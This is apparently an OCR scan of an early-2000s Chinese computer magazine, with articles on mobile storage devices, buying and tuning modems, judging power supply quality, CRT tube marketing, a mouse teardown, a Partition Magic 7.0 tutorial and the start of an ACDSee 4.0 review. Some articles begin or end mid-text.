使用活动硬盘盒的成本相对较低，容量取决于所用硬盘的容量，因此可以通过更换硬盘来提高可移动的数据容量。但由于整个硬盘盒较大，不利于携带，影响了活动硬盘盒的普及。因此，它的综合使用性能并不占优。不过，如果需要移动存储的容量很大，使用这种活动硬盘盒所需花费的费用相对比较低。

3. Flash闪存卡

Flash闪存卡是目前比较流行的存储技术，其典型产品主要有最新上市的爱国者移动存储迷你王、EasyDisk、朗科优盘以及SONY的记忆棒等。这些产品以Flash芯片为存储介质，通过USB接口与计算机交换数据，无需驱动器及外接电源，体积小，存取速度相当于软盘速度的30倍，是小型移动办公及公文交换较理想的存储产品。目前市场上常见的Flash闪存卡存储容量为8M、16M、32M、64M以及128M。不过，目前相对于其他移动存储设备，Flash闪存卡单位容量的价格还是比较高的。因此，使用Flash闪存卡存储并传送数据的形式，多适用于少量的数据传送。

4. 移动存储器

这种产品，其实是一种以USB或1394火线为接口的，经过优化设计的小型专用移动硬盘。爱国者移动存储王是目前市场上销售比较多的此类产品。它们的大小规格为135mm长×75mm宽×30mm高，重量为210克。由于容量要比Flash闪存卡、MO及ZIP大，而体积和重量却比活动硬盘盒小，因此它非常适合移动办公或双机间的数据传送。此类使用USB或1394接口的移动存储产品均支持热插拔，用时只需将移动存储器的连线插到电脑的USB或1394接口上，系统便可自动生成一个可移动的磁盘，进行数据、文件或图片的处理与移动共享。这种设备在PC机、苹果机、笔记本电脑中都可使用。这一点，完全可以和SONY的记忆棒等Flash闪存卡相媲美。此外，以爱国者USB移动存储王为代表的新一代产品还具备抗震、保密等特殊功能。

从容量上看，此类以USB或1394为接口的移动存储产品的数据容量多在1G - 10G之间，档次较高的产品的数据容量可达20G或30G，迈拓的Storage甚至可以达到80G。笔者个人认为，以USB或1394火线为接口的移动存储产品将成为未来移动存储发展的主流方向。而在此基础上，今后将要推出的采用USB 2.0标准的移动存储系列产品，也将会成为移动存储器中的新星。

纵观移动存储大市场，以光盘、MO为代表的光磁存储设备，以CF、MMC、SM等为代表的闪存卡，以移动存储王系列等为代表的移动存储器，各种产品都拥有其特别的优势与用户群体。就各自的特点来说，光盘、MO等光磁存储设备，需要配备相应的驱动器，而且从其定义来看更偏重于“保存”，成为发烧友、广告设计等领域内主要的选择对象；而近几年发展迅速的闪存卡产品，凭借其小巧、便携的体积，将被广泛地应用于数码周边外设的存储领域中；USB接口的移动存储设备将会逐渐成为主流产品。而在此基础上开发出的采用1394接口的移动存储系列产品，以及将要推出的采用USB 2.0标准的移动存储系列产品，将会作为高端产品与之共存。

二、五种常见移动存储产品间的比较

在选择移动存储设备时，我们都会有自己特定的需求，心目中也都有理想中的存储性能。把这些对移动存储的需求归在一起会发现，我们对数据存储的要求，集中在价格、便携、高速、容量以及数据共享的安全性等方面。

价格：影响这些移动存储产品价格的因素是容量、传送速度、产品的体积及附加功能。这里要说明的是，除MO及ZIP外，Flash闪存卡和移动存储器都将会随着技术的发展而大幅度的降价。活动硬盘盒则取决于硬盘的价格 。

便携性：对于数据的移动存储，最希望的莫过于能方便地随时带在身上。相比之下，Flash闪存卡是最佳的选择。如果顾及容量，则应考虑USB接口或1394接口的移动存储系列产品。此外，MO与ZIP都需要专用的读取设备，而Flash闪存卡也需要相应的转接插件来完成与计算机的连接。活动硬盘盒在这几种产品中算是最不好带的了。

易用性：随身携带的硬盘如果到了其他地方却必须要有相应的设备，并且要通过一定的设置才能享用其中的数据，那就离我们的要求太远了。我们需要一种简单易用，无须重新启动计算机就直接可以用的移动存储设备。这方面Flash闪存卡和移动存储器占有优势。

高速度：现在市场上的移动存储设备普遍存在速度慢的不足，而移动硬盘的发展方向是其速度达到与普通硬盘相差无几。这方面除Flash闪存表现不错外，采用1394接口的移动存储系列产品如爱国者烽线王、迈拓的Storage等均比较理想。

安全性：在目前的市场中，爱国者USB移动存储王和朗科的加密优盘具备比较突出的数据加密性能。此外，爱国者移动存储迷你王及朗科的优盘还具备防摔功能。相比之下，MO与ZIP、活动硬盘盒由于在设计时没有充分考虑到这些因素，因此其安全性稍显不足。

大容量：随着大型软件、数据库的日益增多，人们对大型数据移动的要求也会越来越高，这就要求移动存储设备必须朝着大容量的方向发展。这方面，只有活动硬盘盒和移动存储器具有比较明显的优势了，它们的容量在1G到80G之间。相比之下，MO与ZIP有1G上下的容量，比较灵活，因此一般情况下，传送或存储数据也够用了。

除上述参照外，产品的外观也是影响我们选择的一个重要因素。CF

调制解调器的选购和优化

□江苏　谷和启

一、调制解调器概述

Modem的作用是使计算机之间通过普通电话线进行连接、传递数据。当两台计算机希望通过电话线进行数据交换时，就需要一个设备负责数模和模数转换，这就是Modem。当你的计算机向外发送数据时，先把数字信号转换为相应的模拟信号，这个过程称为"调制"。经过调制的信号通过电话载波传送到另一台计算机转换成能识别的数字信号，这个过程称为"解调"。正是通过这样一个"调制"和"解调"的数模和模数转换过程，实现了计算机之间的远程通讯。经过多年的发展，Modem的数据传输率已经从最初的300bps(bps指网络传输的流量，其单位为比特/秒)发展到现在的56Kbps（Kbps等于千比特/秒），随着56K数据传输协议标准ITUV.90的普及，56K Modem已经成为市场上的主流产品。

Modem分为外置和内置两大类。外置式Modem又分为传统的串行接口Modem和新的USB接口Modem。内置式Modem分为"硬"Modem和"软"Modem，下面我就对Modem进行介绍。

内置Modem是经济能力一般的用户首选。现在的内置Modem基本上全部是PCI接口的，而内置Modem又分为两大类，一种是"硬"Modem，另一种是"软"Modem，一般也称为Win Modem。这两类Modem是有很大区别的。

外置串口Modem是经济能力小康者的选择。外置串口Modem是市场上的主流，这类Modem都带有AC电源，并提供通讯电缆与计算机的串口相连。外置串口Modem在其面板上都提供了状态指示灯，虽然这些指示灯可以让用户了解Modem的工作状态，但在实际使用中，更多的用户是通过声音、计算机显示等信息来得知Modem状态的。

外置USB Modem是经济能力宽裕的发烧友的选择。USB Modem是最近才出现的，但其技术已经非常成熟，而且具有很大优势，相信在未来的市场上将会占据越来越多的市场份额。

二、调制解调器的选购

用户选择适合的Modem考虑的两个因素就是价格与性能，现在市场上有上百种的Modem，给了我们一个足够大的选择空间，可以根据自己的喜好与经济能力来选择。

如果价格是你的考虑因素，那么就可以选购内置猫，它们的价格大都在200元以下，上网速度与外置猫的区别不大，只不过所有的内置猫都没有自己独立的微控制器和数据泵，它需要占用CPU的一部分资源。如实达、金网霸等内置猫，你可择一而定。

如果价格只是你要考虑的次要因素，那么还是选择一个外置猫比较合适。

1.它安装方便，不需要像内置猫一样将机箱打开，只需用接口线将它与电脑连接起来就OK了。

2.外置猫脱离主机，可以避免工作时其他器件的干扰。

3.它有自己的微控制器与数据泵，节省了CPU的占用空间，这对于CPU资源不是很宽裕的用户尤其重要。

像大白鲨、全向等外置猫，价格适中(大约四五百元左右)，性能稳定，功能齐全，在众多Modem中是性价比较高的产品。

每个人可根据自己的需求选择不同的Modem。这里列出常见Modem的种类并加以说明，以便于你的选择。

（一）外置Modem

1.串口连接的台式Modem，这是最主流传统的Modem，这类外制Modem非常实用，性能稳定，安装方便，不占用主板插槽，只需一空闲串口，需外接电源独立供电。为第一选购考虑。

2.USB接口连接的Modem，借着去年USB(Universal Serial Bus)接口流行的春风而新出现的家伙。其外形漂亮，多为透明或半透明，小巧玲珑，携带方便，可以热插拔，即插即用，安装非常方便，支持苹果和PC双用，笔记本电脑也可方便使用。缺点是现今大多数产品多是软Modem，性价比不好，产品还不是太成熟。

（二）卡式内置Modem

1.PCI接口卡式Modem：是以PCI接口和PC机相连接的内置猫，都是软Modem，又分为半软Modem和全软Modem两种。半软Modem需占用CPU 10%左右的资源；全软Modem需占用20%以上，对机器要求较高，起码要MMX233以上的CPU。上网时如果运行多任务，用全软猫不太适合，半软猫比全软猫要好许多，但都不适合联网玩3D游戏。这种猫价格比较便宜，全软猫更便宜，不需要占用空间，不需外接独立供电电源；但你的机器要有一个空闲的PCI插槽和中断，安装起来较复杂，需要打开机箱，会受机箱内电磁干扰，如冲突要调整中断、串口等，对初级用户会有一点难度。需在Windows9x下使用，DOS、Linux下用不得或不好用。半软猫对要求不高想省钱的用户，也是不错的选择。

2.ISA接口卡式Modem：使用ISA接口和PC机连接，由于ISA接口速度慢，不能满足全软猫，多为半软猫、硬猫。ISA接口Modem也已被淘汰。

3.AMR接口卡式Modem：Intel开发的AMR(Audio ModemRiser声音和调制解调器插卡)，以实现在主板上用软件实现音频和软件Modem功能。调制解调器既有模拟电路，又有数字电路。数字电路很容易集成在芯片组中或者做在主板接口电路，模拟电路则不易集成到主板上。因此Intel公司就开发出了AMR插槽，它符合AC97和MC97 Modem标准。Modem上所需的接口电路和模拟电路及解码器均集成在

AMR卡上，而把其他电路集成到主板上。支持AMR插槽的有810芯片组和VIA ApolloPro芯片组及后续芯片组，这是一种廉价解决方案，都是全软猫，CPU占用率在15%以上，市场上多数产品还不成熟，速度慢，兼容性差。

（三）PCMCIA卡式Modem

PCMCIA卡式Modem是笔记本电脑专用的做成PCMCIA卡的Modem。

Modem根据芯片的功能可分为软硬Modem：软Modem就是有一部分功能要由CPU来完成，而硬Modem全部运算都是由硬件完成。软Modem又分成全软和半软。

常见Modem说明如下：

Rockwell56ACF 全硬
Rockwell56PDF 半软
Conexant(Rockwell)RH56D/SP-PCIR6795 半软
Conexant(Rockwell)RH56D/SP-PCIR6793 全软
Lucent L56DVS/L56DV/L56DV+P 全硬
Lucent L56DL/L56DLI/L56DAS/L56DASI/L56DM+S 半软
Lucent L56DT 全软
CirrusLogic565x/566x 全硬
CirrusLogic562X 半软
ESS 所有芯片都是半软
Pctel 所有芯片都是全软

主流芯片是Rockwell和TI的两种，Rockwell兼容性好，更稳定；TI更快一些，兼容性要差点。一般来说，Rockwell更好更贵一些。

有名气的Modem有GVC、USR、3Com、全向、实达、Zoom等。

下面几种Modem是有一定市场占有率的机型，它们质量有保证、性能优良，升级驱动和Firmware及时，此外这些品牌的售后服务和技术支持也是相当不错的。这些产品适用于大多数的普通用户。

1.外置串口Modem

全向56K2000型：参考价570元（Rockwell）

这款Modem连接速度、下载速度高，符合国内电信标准，有入网证，有语音、传真、ASVD、V.90h和56kflex双频，有最详尽的中文说明书，赠送一个不错的耳麦，Modem附带的软件也非常丰富，同时有中经网10小时上网时间，是一款非常好的Modem，全向的技术支持也比较好。

实达飞侠TI：参考价470元（TI）

实达的这款TI芯片Modem还是可以的，实达是国内为数不多可自行设计生产Modem的厂家，有技术实力，符合国内电信标准，有入网证，有语音、传真、ASVD、V.90h和X2双频，实达飞侠的连接速度、下载速率稳定。说明书不够详尽，价格便宜。

联想射雕：参考价520元（TI）

联想的Modem是台湾OEM的，但质量还是很好的，速度也快，有语音、传真、ASVD、V.90h和X2双频，无入网证，说明书内容过于简单。作为使用TI芯片的Modem价格较贵，射雕Ⅰ代和Ⅲ代除了外形不同外内部没有区别，价格相差50多元，建议买Ⅰ代，还有就是方正的飞虹和联想的射雕Ⅰ、Ⅲ代是由同一厂家OEM的，价格还要便宜一些！

2.PCI卡式内置56K半软Modem

全向(Rockwell HCFR6795)：参考价310元

全向PCI选用了Rockwell(CONEXANT)主芯片。连接的高速稳定性、兼容性以及完善丰富的多功能都是领先的。有最新芯片和最新的驱动版本，淘汰了Rockwell两片装，直接采用了最新的单片装方案。全向PCI猫的内置避雷器不仅保护猫本身，还能有效地防止雷电对主板及其他配件的损害。

三、Modem的优化提速

在你选择好Modem后，采用下面的配置来提高你的Modem的工作效率。

1.Modem配置

选中“控制面板”的调制解调器，单击“常规”项目下的“属性”，在“最快速度”设置中选定最大值“115200”。单击“连接”，不选取“拨号之前等候拨号音”。再单击“端口设置”，选取“使用FIFO缓冲区”，并且把“接受缓冲区”、“传输缓冲区”都设为最高。在“高级”选项中，选取“使用流控制”中的“硬件(RTS/CTS)”，不选取“使用差错控制”中的“请求连接”。在“附加设置”栏键入S11=50，即设置音频持续和间隔时间为最小值(50毫秒)。

2.COM端口配置

Modem应接在主机的COM2上，因为COM2比COM1中断优先权高，这样可以保证优先响应Modem的中断请求。此外还需要对COM2端口进行设置。选中“控制面板”，双击“系统”，单击“设备管理器”，展开“端口(COM &LPT)”，双击连接Modem的“通讯端口”，单击“端口设置”，在“波特率”栏选取“115200”，在“停止位”栏选取“1”，在“流量控制”栏选取“硬件”。编辑“win.ini”文件，修改“COM2=9600，n,8,1,x(默认值)”为“COM2=921600，N，8，1，P”。

3.网络配置

右击“网上邻居”，单击“属性”，在“主网络登录”中选取“Microsoft网络用户”，在“已经安装了下列网络组件”中删除确认不用的协议，如“NETBEUI”和“IPX/SPX”等，只保留“TCP/IP”协议。

4.拨号网络配置

打开“拨号网络”,单击“属性”,在“常规”项目下去掉“使用区号与拨号属性”,在“服务器类型”的“高级选项”中什么都不选，特别注意要将“登录网络”选项去掉，在“所允许的网络协议中”，只选取“TCP/IP”选项。再单击“TCP/IP设置”，选取“已分配IP地址的服务器”单选项，选取“指定名称服务器的地址”单选项，并且在“主控DNS”和“辅控DNS”中输入ISP提供的服务器地址。

目前56K Modem通讯协议有X2、K56flex、V.90三种。在购买56K Modem前，必须了解清楚你的ISP接入设备所支持的56K通讯协议是什么。建议最好购买同时支持“V.90标准”及“X2、K56flex标准”，并“支持双频自动切换通讯协议”的外置式高质量Modem。

电话线路的质量一定要高。首先要求要有一条优质的电话线路，应避免电话线路是载波线路、分机线路或多噪音的低质量电话线路。

凭直觉五秒钟判断电源质量优劣

□北京　小印

熟悉电脑的用户都知道，电源是PC 的动力之源，它的质量优劣直接关系到系统的稳定和硬件的使用寿命，随着 CPU 性能的飞速升级，这也同时意味着有更多的晶体管被集成，产生的热量也自然加大，还有其他硬件配件的不甘示弱和软件的频频升级，这些都会导致电源出问题。但是电源在装机用户的攒机方案中只是占到 5 －10%，用户不愿意只为选一款电源而走遍整个市场。那么用户应掌握哪些相关知识，才能在短时间内判断出电源质量的优劣呢？下文就是笔者积累的一些经验，据此，单凭你的直觉，仅用五秒钟的时间，你就可以判断出电源质量的优劣。好了，五秒倒计时开始。

第五秒：手感要重

从经销商那里接过电源，你可以把电源放在手中掂掂。一个好电源无论使用何种线路来设计，它的重量都不可能太轻。依照目前的制作方式，瓦数越大，重量应该越重。尤其是一些通过安全标准的电源，会额外增加一些电路板零组件，以增进安全稳定度，当然重量自然会有所增加。其次是内部电子零件密度，计算机电源的设计会额外增加一些电路板零组件，以增进安全稳定，所以在整个电源体积不变的情况下，塞入更多的东西会让电源中的密度增加，这就同时意味着电源重量的增加。

第四秒：认证要多

从电源的侧面就可以看到电源的相关的安全认证，对于用户来说，多一个这样的认证，使用时就会多一份放心。我们知道，大多数国家和地区都制订了在电源元件、材料的绝缘、阻燃等方面的安全标准，对爬电距离、抗电强度、漏电流、温度等方面做出了严格规定，以保证使用的安全，如UL、CAS、TUV，CCEE等等，其中UL（保险商试验所）认证已成为全球最严格的认证之一。而笔者选用的技展P4 350PX电源的核心部件集成电路块（IC）是韩国三星生产的，脉宽调制控制采用韩国三星公司的集成控制芯片KA3500B，其性能要比普通电源所使用的控制芯片稳定。此外，这款电源还通过了中国国家认证长城认证（CCEE），而且通过 UL、TUV、CAS 等国际认证。

第三秒：外壳接缝要好 线材要粗

因为用户在经销商那里买电源的时候，经销商是不会同意你把电源外壳拆开的。但是你可以看出电源外壳的接缝和所使用的线材粗细。在计算机所有配件当中，电源是仅次于显示器的辐射大户。所以电源外壳接缝小的电源可以使电源内部向外辐射干扰的程度降到最低，这也保证了电磁干扰源最小限度对电源的干扰。而电源线材的粗细与它的耐用度有很大的关系。质量好的电源其所用线材都较粗，这样可以减少电阻，降低电源工作时产生的热量。

第二秒：内部结构要紧凑

这个需要你通过电源外壳的散热孔来看电源的部分内部结构。首先好电源PCB板上的元器件排列是很紧凑的，注意到某个线圈时，你就会发现线圈通常缠绕都很均匀。另外如果你能看到电源的散热片，好电源的散热片大而厚，这样便于电源内部的散热。

最后一秒：电源价格要适宜

这是每个攒机用户都很关心的问题。一个电源如果依照正常的设计，价格不可能太便宜。遇到太便宜的电源，你就要当心了，因为杂牌电源不能长期稳定地工作，它提供的能量没有标称值那么高，大概只能“挤出”标称值能量的50 - 75%。可以想象一下：如果电源不足，所连接的设备就有可能不能正常运作，引发一系列的故障，那时的你会多么的郁闷。而质量好的电源如：长城电源、技展电源等，一般售价在200元左右，拥有这么高性价比的电源，你该动心了吧？在这里，我还是建议大家购买品牌电源，不必为拣几十元钱的便宜，而抛弃了系统稳定性这个用户最为关注的需求点。CF

闷豆：我这次是专门来买显示器的，朋友们都说SONY的特丽**珑和三菱的钻石珑**是现在CRT里最好的显像管，我就要这两种，价钱上没有问题。

奸商：你是说**珑**管系列的显示器吧？

闷豆：对呀，我的朋友把这两种显像管也简称**珑**管。

奸商：不过你知不知道**珑**管不仅仅是特丽**珑**和钻石**珑**，而且这两种**珑**管已经是比较老旧的技术了。

闷豆：是吗？

奸商：现在的**珑**管还有最新的丹尼**珑**、美格**珑**和国产的中华珑。

闷豆：那这些**珑**管有什么优点呢？

奸商：你知道特丽**珑**和钻石**珑**特有的一到两根阻尼线吧，到现在都还没有解决，很影响视觉效果，而我说的这些**珑**管都解决了这个问题，不信，你看看。

闷豆：这个问题我的朋友也给我说过，这些新的**珑**管既然解决了这个问题，那我应该重新考虑一下我朋友的建议了。



评：特丽珑、钻石珑、丹尼珑、美格珑和国产的中华珑只是一个名字而已。而透过这些名字，大家需要真正了解的是这些名字后面技术上的差别，特丽珑、钻石珑使用的是阴栅式显像管，而其他CRT使用的是阴罩式显像管。阴罩式显像管在表面采用一块布满圆形细孔的金属网板，而阴栅式显像管使用的是带有极细垂直不间断栅孔的栅条网。通过阴栅打到荧光屏的电子比通过阴罩打到荧光屏的电子更多、更细致。这就是特丽珑、钻石珑图像更鲜明锐利，并能表现精致图像的微小细节的原因了。而阻尼线则是固定阴栅必须有的，也是证明特丽珑、钻石珑显示器的最好方法。因此，无论是从概念上，还是从产品上，这些“珑”都有彼此不同的特点。


剖析鼠标

个人电脑发展到现在，鼠标已经成了标准配置之一，功能也越来越强大。例如按键的数量从一个两个发展到现在的四个五个甚至更多，其中最具有代表性的，就是滚轮的出现，部分鼠标（例如双飞燕4D等）还有两个甚至更多的滚轮。这些滚轮极大地方便了使用者，给他们日常使用鼠标带来很大便利。有些朋友可能有过类似的疑问：为什么用手指拨动滚轮，窗口中的内容就会随之滚动呢？要回答这个问题，最好的办法就是拆开鼠标，看看这个滚轮是如何工作的。


□北京　白愁河

一、滚轮工作原理


1.PS/2接口罗技旋貂




这款鼠标滚轮部分结构比较简单。滚轮部分的右侧由一个小弹簧支撑，使它能够在按下去之后迅速恢复原状。



左侧连接着另外一小块儿塑料，塑料的下方是第三个按键的微动开关，这样一来才能使滚轮作为第三个按键使用。




另外还有一根小钢丝连到了滚轮里面，通过滚轮内部的锯齿实现滚轮滚动时“喀哒喀哒”的手感。不过滚轮装在上面，看不太清楚，把它也拆下来吧。




全部拆掉以后，内部结构一目了然。在滚轮的下方有一个发光二极管和一个光敏晶体管，而滚轮本身则是一个带有很多空隙的译码轮。当我们用手指拨动滚轮使它转动时，发光二极管发出的照到光敏晶体管上的光由于译码轮中间空隙的缘故时通时断，从而产生了表示位移的脉冲，通过鼠标内部的微处理器转换成指令，通过鼠标的接口（PS/2或USB）传输给主机，进而实现一些我们事先定义好的功能，例如滚屏等等。

2.USB接口罗技旋貂




这款鼠标的滚轮部分要比上一款复杂许多，实际上它们的原理都是相同的，都是通过译码轮实现滚动，通过微动开关实现第三键功能。将滚轮部分拆下来之后，可以看出它的基本构造与前面那款差不多，只不过滚轮按键的部分稍稍复杂了一点而已。



它的滚轮依然是一个译码轮通过阻断或通过发光二极管发出的光线来达到滚屏的目的，而按键部分则是通过两个小杠杆来实现的，相对复杂了一点。

3.Acer100鼠标






与上面两款鼠标相比，Acer 推出的这款 M100 鼠标的滚轮部分可算简单多了，不过它也有它的独特之处。最为明显的一点就是，它的滚轮本身不是以译码轮方式实现的，而是通过一个轴与左侧的一个微型轴承相连，滚轮滚动时就会带动微型轴承，产生相应的信号及“咯哒咯哒”的手感。

Acer M100 鼠标的滚轮按键非常简单，简单到了没有弹簧来支撑滚轮的地步。滚轮按下之后凭借微动开关自身的弹性恢复原状，固然可以节省许多成本，但按键的手感也差了一些。


二、光电鼠标

现在市场上的光学鼠标已经发展到了第二代光学技术，它们是利用光学镜头对鼠标所接触的表面进行扫描对比，然后确定鼠标的移动方向和距离——这种说法可能很难理解。打个比方说吧，鼠标底部就好像有一盏灯和一个摄像头，灯是用来照亮物体表面的，而摄像头则不断地将被照亮的物体表面的信息传输给处理芯片，通过对比前后两幅画面的差别确定鼠标的移动方向和距离。由于不再依靠光线的反射，所以也不再需要特殊的鼠标垫了，在任何介质表面上（不论是否光滑）都能正常使用。


下面我们就以Acer刚刚推出的一款鼠标——也是Acer推出的第一款鼠标产品——M100，来给大家讲解一下光电鼠标的工作原理。



这就是 M100 鼠标的核心部分了，包括一个发光二极管和一个光学镜头。



当光电鼠标工作时，发光二极管会发出红光照亮鼠标下方物体的表面，与发光二极管相邻的光学镜头就会将物体的表面记录下来，并与前一幅画面做比较，并且通过计算确定鼠标的移动方向和距离。




从底部看的话，能够看到一个小小的透镜和一个小孔。

三、机械鼠清污

对于普通机械鼠标来说，使用一段时间后，鼠标内部的滚轴上就会积累一层污垢，使得鼠标的移动不甚灵活，如何清洁呢？

很多报纸上介绍清洁鼠标的办法是把鼠标底部的圆盖拧开，把橡胶球倒出来擦干净，然后将手指伸进去清洁内部的滚轴。但这样比较麻烦，手指伸进去很不得劲，不推荐采用。

比较好的方法是用螺丝刀拧下鼠标底部的螺丝，将鼠标整个拆开，这时你会看到鼠标里有类似图中的结构。



图中标注的部分就是我们需要清理的地方，有些鼠标里的污垢几乎已经积满一圈了，赶紧弄干净，然后再照原样装回去。拆开清洁既简单又省事，效果也非常好。

□湖北 东方不败

硬盘分区魔术师
——Partition Magic7.0

提起硬盘分区，一些电脑用户总免不了提心吊胆，生怕资料丢失，硬盘损坏。确实对广大的电脑用户而言，分区的难以操作和易造成资料丢失是阻碍其进行分区操作的主要原因。但随着大容量硬盘逐渐走入千家万户，你的电脑可能出现某个分区不够用，某个却绰绰有余的现象。有没有更好的解决办法呢？答案是肯定的。Power Quest公司推出的Partition Magic就是当前最好的硬盘分区及管理工具。它现在已经支持大容量硬盘(就算是80GB以上的硬盘也能轻松分区)，并能在多种分区格式如FAT、FAT32、NTFS之间进行转换，而且还能够实现多C盘引导，在不同分区之间移动应用程序并立即更新应用程序的驱动盘符参数。

这里我们以Partition Magic7.0为例进行介绍。Partition Magic7.0与我们熟知的Partition Magic5.0相比引入了许多新功能：率先支持WindowsXP操作系统；具备了合并NTFS格式分区的能力；能支持80GB以上容量的硬盘；可以反删除分区；整合了Windows的磁盘整理程序；能够在根目录下进行分区操作；能支持外部USB硬盘。在实际应用中，用户涉及最多的操作就是如何将现有分区进行分割和合并。下面我们就介绍一下如何将一个大分区分割为几个小分区。

首先，我们选定已有的一个分区，这里我选定的是F驱，大小为10GB，然后在菜单栏上单击“Operation”选项，并选中其中的“Resize/Move”选项（如图1所示）。这时会出现如图2所示界面。在这个界面上有四个数字填入框。上面那三个即为我们将F驱分为三个小分区后，三个分区的大小。当然这三个分区总体积必然等于F驱的大小。我在这里将F驱分为大小分别为3GB、4GB、3GB的三个区，如图2。设置好以后，单击“OK”按钮，即可回到主程序界面。这时程序并没有立刻按照用户的要求进行分区操作。我们这时在主程序界面的菜单栏上选择“General”项中的“Apply Changes”一项（如图3所示），单击它。这时Partition Magic7.0开始进行分区操作。稍待片刻，即可完成操作。是不是很简单？



图 1




图 2




图 3

Partition Magic7.0的功能远不止这些。现在我们就简单介绍一下其菜单项的功能吧。

General（如图3）

·Apply Changes：对硬盘分区进行调整后，点击它使改动生效；

·Undo Last Change：放弃最后一次操作；

·DiscardAll Changes：在对硬盘分区进行调整后，如不满意，可点击它使调整失效，相当于撤消功能；

·Preferences：查看所选定硬盘的信息；

·Set Password：用户可以为分区加上密码保护。

Operations（如图1）

这里的选项也可以通过选定分区后单击鼠标右键来实现 。

·Resize/Move：调整和改变所选定分区的大小；

·Copy：拷贝分区，可以对分区系统作备份；

·Create：从自由空间中创建主分区或逻辑分区；

·Delete：删除所选定的分区；

·Undelete：反删除所选定的分区；

·Label：对选定的分区设置卷标；

·Format：对选定的分区进行格式化；

·Convert：对磁盘分区模式进行转换，Partition Magic7.0提供了四种转换模式：FAT to FAT32、FAT To HPFS、FAT To NTFS、FAT32 To FAT；

·Merge：合并分区；

·Split：分割分区；

·Info：显示选定分区的信息；

·Check For Errors：检查分区，并对发现的错误进行修复；

·MS Scandisk：调用视窗操作系统的磁盘扫描程序对C盘进行扫描；

·Windows Defragmenter：用Windows的磁盘清理程序进行磁盘清理；

·Advanced：包括五个命令，有Bad Sector Retest（测试磁盘分区，在坏扇区上作标记）、(Unhide)hide Partition(将选定分区设为非隐藏或隐藏)、Resize Root(重新设置根目录数)、Set Active(激活一非活动主分区)、Resize Clusters(重新调整磁盘分区上簇大小)。

Tools（如图4）

美眸惊艳

——ACDSee 4.0新功能揭秘

□广东 江南书生

ACDSee 作为目前最流行的重量级看图软件，能快速、高质地显示您的图片，并被广泛应用于图片的获取、管理、浏览、优化甚至和他人的分享！伴随着版本的升级，如今ACDSee 4.0版本问世了。这次，它是否能给我们带来一份惊喜呢？

一、安装方式更为灵活

ACDSee 4.0 已经开始支持微软的最新操作系统Windows XP，因此它的安装方式也更为灵活多样。在Windows 2000或Windows XP环境下安装，安装程序会让你选择当前用户独享此程序或是所有用户共享。

二、更友善、易用的用户界面

ACDSee 4.0对原来的界面进行了较大的改动，然而这并不影响原有用户对它的使用。让我们来看看它的新界面吧！

印象之一

